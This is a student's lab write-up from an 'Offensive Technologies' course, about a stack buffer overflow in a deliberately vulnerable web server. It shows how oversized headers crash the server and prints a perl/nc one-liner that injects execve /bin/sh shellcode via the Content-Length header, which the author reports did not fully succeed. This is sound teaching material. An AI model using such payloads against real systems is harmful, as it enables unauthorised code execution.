BOF exercise

Offensive Technologies 2021
Matteo Franzil <matteo.franzil@studenti.unitn.it>

October 10, 2021

1 Solution

To solve the exercise, I first connected with a regular SSH connection:

```
ssh otech2af@users.deterlab.net
ssh server.franzil-pathame.offtech

cd /usr/lib/fhttpd/

sudo make
sudo ./webserver 8080
```

Code 1 Code for connecting and starting the server.

This time, we don't need GUIs: two shells are sufficient for completing the exercise. In the first, we proceed with compiling the webserver with `sudo make` and starting it with `sudo ./webserver`. We will leave the first shell there, waiting for the output.

In the second shell, we can exploit the vulnerability as easily as sending an arbitrarily large request. Indeed, by inspecting the source code we learn that there are two bounded buffers, set to 1024 bytes each. The first can be found in the `char *get_header()` method, the second in the `int send_response()` method. By further inspecting what these two methods do, we can conclude that we can crash the server either by sending an oversized (1024+) path in our GET request, or by sending an oversized header (i.e., `If-Modified-Since` or `Content-Length`).



Figure 1 Exploiting the vulnerability with a 1050-byte-sized payload: the server crashes with a *bad file descriptor* error.

2 Shellcode

It is additionally possible to exploit the vulnerability via injecting shell code in the Content-Length parameter (the path parameter is also vulnerable, although harder to exploit). In order to obtain the necessary parameters for a successful exploitation, I used `gdb` on the `webserver` executable, placing a breakpoint at line `88` in order to learn the address of the `rip` (return instruction pointer)



Figure 2 Exploiting the vulnerability with a 10000-byte-sized payload: the server crashes with a *segmentation fault* error.

address. For the shell code, I used the following one: http://shell-storm.org/shellcode/files/shellcode-106.php. The obtained script looked like this:

```
perl -e 'print "POST \/ HTTP\/1.1\r\n
Content-Length: \x48\x31\xc0\x99\xb0\x3b\x48\xbf
\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08
\x57\x48\x89\xe7\x57\x52\x48\x89\xe6\x0f\x05"
 . "A"x1097
 . "\xd0\xf9\x5a\xf7\xff\x7f"
 . "\r\n\r\n"' | nc -v -q 2 localhost 8080
```

Code 2 Code for the exploitation.

This code makes a request whose Content-Length header first contains the shell code, then some random As - enough to overflow the buffer and barely touch the `rip` registry - finally, the address of the start of the buffer and two `CRLF`. However, I wasn't able to fully reproduce the vulnerability, due to repeated segmentation fault.